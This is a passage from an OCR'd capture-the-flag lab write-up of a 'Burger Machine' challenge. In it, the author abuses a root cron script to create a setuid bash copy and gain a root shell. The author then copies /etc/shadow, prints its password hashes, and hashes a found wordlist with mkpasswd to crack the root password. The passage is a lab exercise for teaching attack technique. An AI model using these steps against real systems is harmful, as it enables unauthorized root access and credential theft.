
Figure 15

The flag is “$ctf1\{Pr!\,vEsc\$sFun!!\}$”.

2. Burger Machine (root password)

Commands Used: cd, ls, wc, head, cat, find, grep, cp, nano, mv, bash, whoami, while, read, mkpasswd, paste, grep.


After searching for quite a long time, I found a $.\,dictionary$ file hidden in the public directory.



```
cheese@burger:~$
cheese@burger:~$ cd ..
cheese@burger:/home$ ls
cheese  public
cheese@burger:/home$ cd public/
cheese@burger:/home/public$ ls -a
.  ..  .dictionary
cheese@burger:/home/public$ *
```

Figure 16


$.\,dictionary$ file contains passwords, which we will use later to brute force the password for the root user. There are 632 passwords in the $.\,dictioonary$ file. We can find the number of lines in a file by using $wc - l < filename >$ command.



```
cheese@burger:/home/public$ wc -l .dictionary
632 .dictionary
cheese@burger:/home/public$ head .dictionary
AfterEight
AleHoneyRoastedPeanuts
AlmondAmarettoChocolate
AlmondBananaChocolateFudge
AlmondBlueberry
AlmondButter
AlmondButterFudge
AlmondCaramelChocolate
AlmondCaramelChocolateCookieVanilla
AlmondCherry
cheese@burger:/home/public$
```

Figure 17


To search for any more hidden files in the system, I used the command $find\ /\ -name$ “.∗ ” $2 >$ &1 | $grep\ \ -v\ /sys/$ | $grep\ \ -v$ “$Permission\ denied$” . $grep - v$ will remove the specified results from the output. Here I removed /sys/ and permission denied making it easier to find the hidden files. /usr/ contains shareable and read-only files like executable binaries and libraries, man files and more [2]. $.cs$ folder from the /usr/share is created on purpose.



```
cheese@burger:~$ find / -name ".*"  2>&1| grep -v /sys/ | grep -v "Permission denied"
/tmp/.X11-unix
/tmp/.Test-unix
/tmp/.ICE-unix
/tmp/.font-unix
/tmp/.XIM-unix
/usr/share/.cs
/run/network/.ifstate.lock
/home/public/.dictionary
/home/cheese/.profile
/home/cheese/.bash_logout
/home/cheese/.bashrc
/home/cheese/.bash_history
/etc/cron.daily/.placeholder
/etc/cron.hourly/.placeholder
/etc/skel/.profile
/etc/skel/.bash_logout
/etc/skel/.bashrc
/etc/cron.monthly/.placeholder
/etc/cron.d/.placeholder
/etc/.pwd.lock
/etc/cron.weekly/.placeholder
cheese@burger:~$ _
```

Figure 18


Inside the $.cs$ folder, there are two shell scripts, $logrotate$ and sum.



```
cheese@burger:~$ cd /usr/share/.cs/
cheese@burger:/usr/share/.cs$ ls -la
total 16
drwxr-xr-x  2 root root 4096 Aug 13  2020 .
drwxr-xr-x 67 root root 4096 Aug 13  2020 ..
-rwxrwxr--  1 root root  133 Aug 13  2020 logrotate
-rwxrwxr--  1 root root  548 Aug 13  2020 sum
cheese@burger:/usr/share/.cs$
```

Figure 19

$logrotate$ file has the script to forward all the error messages to the stdout and print that logrotate completed successfully. But the sum script is different. sum script required to files to be present in the foodie folder, key and $readfile$. key file needs to contain the keyword key, and $readfile$ must be a binary file. It will change the user and the group of the $readfile$ to $root$: $root$ and file permissions to 777.




```
cheese@burger:/usr/share/.cs$ cat logrotate
#!/bin/bash
cat /dev/null > /var/log/messages && echo $(date)" /usr/share/.cs/logrotate completed successfully"
>> /var/log/cron.log
cheese@burger:/usr/share/.cs$ cat sum
#!/bin/bash
for arg in "$@"
do
L_PATH='/var/log/cron.log'
S_PATH='/usr/share/.cs/sum'
f='/foodie/readfile'
g='/foodie/key'
i=$(echo $arg | cut -f1 -d=)
val=$(echo $arg | cut -f2 -d=)
case $i in
A) a=$val;;
B) b=$val;;
*)
esac
done
((result=a+b))
# readfile has to be binary
if [[ $(file --mime $f | grep binary) = *binary* ]]; then
c=$(chown root:root $f && chmod 777 $f && chmod u+s $f)
cat $g 2> /dev/null | grep turn &> /dev/null && $c && rm $g || echo $(date)" $S_PATH returned :-|" >
> $L_PATH
else
echo $(date)" $S_PATH failed" >> $L_PATH
fi

cheese@burger:/usr/share/.cs$
```

Figure 20


I created a *key* file with word turn in it. *nano key* .



```
cheese@burger:/foodie$ ls
key
cheese@burger:/foodie$ cat key
turn
cheese@burger:/foodie$ _
```

Figure 21


I copied the /bin/bash to the foodie folder and renamed it to *readfile*.



```
cheese@burger:/foodie$ cp /bin/bash /foodie/
cheese@burger:/foodie$ ls
bash  key
cheese@burger:/foodie$ mv bash readfile
cheese@burger:/foodie$ ls
key  readfile
cheese@burger:/foodie$ _
```

Figure 22


cron.log shows that *logrotate* was successful and the sum returned.



```
Wed Mar 31 06:07:01 UTC 2021 /usr/share/.cs/logrotate completed successfully
Wed Mar 31 06:08:02 UTC 2021 /usr/share/.cs/logrotate completed successfully
Wed Mar 31 06:08:02 UTC 2021 /usr/share/.cs/sum returned :-|
```

Figure 23


Now there is only one file in the foodie directory.



```
cheese@burger:/foodie$ ls -l
total 1144
-rwsrwxrwx 1 root root 1168776 Mar 31 06:05 readfile
cheese@burger:/foodie$ _
```

Figure 24


Now, this $readfile$ owner is root but has the permissions 777.



```
cheese@burger:/foodie$ ./readfile -p
readfile-5.0# whoami
root
readfile-5.0# _
```

Figure 25

As $readfile$ is $/bin/bash$, we can use -p and get root user privileges. If we just run the $readfile$, the bash will still be with the user even when it is owned by root. So, we use $-p$ to tell bash to launch with the actual owner.




```
readfile-5.0# cp /etc/passwd /home/cheese/
readfile-5.0# cp /etc/shadow /home/cheese/
readfile-5.0# cp /home/public/.dictionary  /home/cheese/dictionary
readfile-5.0# chmod 777 /home/cheese/passwd
readfile-5.0# chmod 777 /home/cheese/shadow
readfile-5.0# chmod 777 /home/cheese/dictionary
readfile-5.0# ls -la /home/cheese/
total 52
drwxr-xr-x 3 cheese cheese 4096 Mar 31 06:27 .
drwxr-xr-x 4 root   root   4096 Aug 13  2020 ..
-rw------- 1 cheese cheese 1132 Mar 30 14:00 .bash_history
-rw-r--r-- 1 cheese cheese  220 Aug 13  2020 .bash_logout
-rw-r--r-- 1 cheese cheese 3526 Aug 13  2020 .bashrc
drwxr-xr-x 3 cheese cheese 4096 Mar 28 12:11 .local
-rw-r--r-- 1 cheese cheese  807 Aug 13  2020 .profile
-rw------- 1 root   cheese   85 Mar 30 07:34 .python_history
-rwxrwxrwx 1 root   cheese 9063 Mar 31 06:28 dictionary
-rwxrwxrwx 1 root   cheese 1434 Mar 31 06:27 passwd
-rwxrwxrwx 1 root   cheese  950 Mar 31 06:28 shadow
readfile-5.0#
```

Figure 26

I copied the passwd, shadow and dictionary files into the home directory of cheese user with root user privileges and changed the files' permission to 777.


With these files, I can find the password of the root user.



```
cheese@burger:~$ ls
dictionary  passwd  shadow
cheese@burger:~$ cat shadow
root:$6$EOROmEk/8SNQ3EtZ$CEgDavCO07jFa0M3yrNYIu3r8r2qZikFaXDcsQ/9L4O8ZYG67R5NhQho9WrspcvkPd6gCASmaJa
nsTKlBF6KO1:18487:0:99999:7:::
daemon:*:18485:0:99999:7:::
bin:*:18485:0:99999:7:::
sys:*:18485:0:99999:7:::
sync:*:18485:0:99999:7:::
games:*:18485:0:99999:7:::
man:*:18485:0:99999:7:::
lp:*:18485:0:99999:7:::
mail:*:18485:0:99999:7:::
news:*:18485:0:99999:7:::
uucp:*:18485:0:99999:7:::
proxy:*:18485:0:99999:7:::
www-data:*:18485:0:99999:7:::
backup:*:18485:0:99999:7:::
list:*:18485:0:99999:7:::
irc:*:18485:0:99999:7:::
gnats:*:18485:0:99999:7:::
nobody:*:18485:0:99999:7:::
_apt:*:18485:0:99999:7:::
systemd-timesync:*:18485:0:99999:7:::
systemd-network:*:18485:0:99999:7:::
systemd-resolve:*:18485:0:99999:7:::
messagebus:*:18485:0:99999:7:::
avahi-autoipd:*:18485:0:99999:7:::
systemd-coredump:!!:18485::::::
cheese:$6$yQ2uSHTdf/Loc8e2$lW8hyKtoDc0Y7uWxz2dLl06k7ogmb3LKp5un0yU7ei9KMz8xz4yJsuTYVWvugkEKra7CnHKL1
OmWYSRr08Nl90:18487:0:99999:7:::
cheese@burger:~$
```

Figure 27


From the shadow file, we know that the password is SHA-512 encryption, the salt of the root user is EOROmEk/8SNQ3EtZ, and the hash of the root user password is CEgDavCO07jFa0M3yrNYIu3r8r2qZikFaXDcsQ/9L4O8ZYG67R5NhQho9WrspcvkPd6gCASmaJansTKlBF6KO1.



```
cheese@burger:~$ ls
dictionary  passwd  shadow
cheese@burger:~$ cat dictionary | while read out; do mkpasswd -m sha-512 -S EOROmEk/8SNQ3EtZ $out; d
one > hashedDictionary.txt
cheese@burger:~$ ls
dictionary  hashedDictionary.txt  passwd  shadow
cheese@burger:~$ _
```

Figure 28


By using $mkpasswd$, I made hashed passwords for all the passwords in the dictionary file with the root user salt and stored it in the hashedDisctionary.txt file.



```
cheese@burger:~$ head hashedDictionary.txt
$6$EOROmEk/8SNQ3EtZ$Q6Jr7pxw2JSAsa8o2qP6c1i4t7irOW9RP.h1z1WswFNnqD7v9j7RbhOJFdIympI.OhsM9J4lpWt1a3r5
.dTZY/
$6$EOROmEk/8SNQ3EtZ$DSprmjIDQDQXjLJ/OXHnTqPXaDjNk9eve3g8/eBVWWob3UnNfEcRoDldiKpqySzPMvftT.o2FB6HTCwi
k263b0
$6$EOROmEk/8SNQ3EtZ$9VX0rJl6vKPqLnZ88/ukq300T5oUm/xc1593vs8xWbLOMPM67nORKdSx9xFcH4Z5huKNWe.lWZLUQd6N
YrMQF1
$6$EOROmEk/8SNQ3EtZ$l/zUuCQL21RRf/CEDkXpU5kmqe1E9uY4tsNFw/M7iTRoYuNtp5SyKfJGUiN5QtOeWDuWk.eFl3R9xBrH
2kO1t/
$6$EOROmEk/8SNQ3EtZ$BYoIb3fmNMxNRT4mu96uPY2EPl3jg/ClophWZsP6NBlU/JuK6sOgPxbEpiAA9d1/3mqKzDu07GNmFDBt
3YQnK1
$6$EOROmEk/8SNQ3EtZ$UZNMM07/OpsfNSdHAE9utE77tes1N5czUOLkIytcbSns5LlnyH7dOOhzipSr4exNysbGjlX4UVsf3znp
5qc/K.
$6$EOROmEk/8SNQ3EtZ$68Bu4KjBCGHDSe55t/UoLoVTN1aRZNZgERNWCWlnihCKFJ1LBmvoJaX7Wz.libBFbzINT7OSRfOFeV2a
O985L.
$6$EOROmEk/8SNQ3EtZ$AOEd8AhLTRRpEzsuMsAcZf43JzfM96yyZueDyIbqw6Ni6aO6bOFbsWhFvowS.uw.s3pc/4AIp98YhaGx
D1I2hO
$6$EOROmEk/8SNQ3EtZ$aQxgSJDoGhAoGgSI2sOA8smhkCZAEdYg4naQYSg6ycGRxEAEz6X7JJsqmPUiFpthWRz5gvqZ2q9TT5./
rZEkl/
$6$EOROmEk/8SNQ3EtZ$XxpzXQ9x8G.B1g1KodL7npB2QKX.wEopltJyRMDNED/Jx5zRyFbMST5NRGJT1FNgdObF1EmWQmeP2m29
FOZOAO
cheese@burger:~$
```

Figure 29


But it is not possible to identify the password with just the password hash.



```
cheese@burger:~$ paste dictionary hashedDictionary.txt > combinedHashedDictionary.txt
cheese@burger:~$ ls
combinedHashedDictionary.txt  dictionary  hashedDictionary.txt  passwd  shadow
cheese@burger:~$
```

Figure 30


So, I created $combinedHashedDictionary.txt$ file that contains both the actual password and the hashed password side by side.



```
cheese@burger:~$ head combinedHashedDictionary.txt
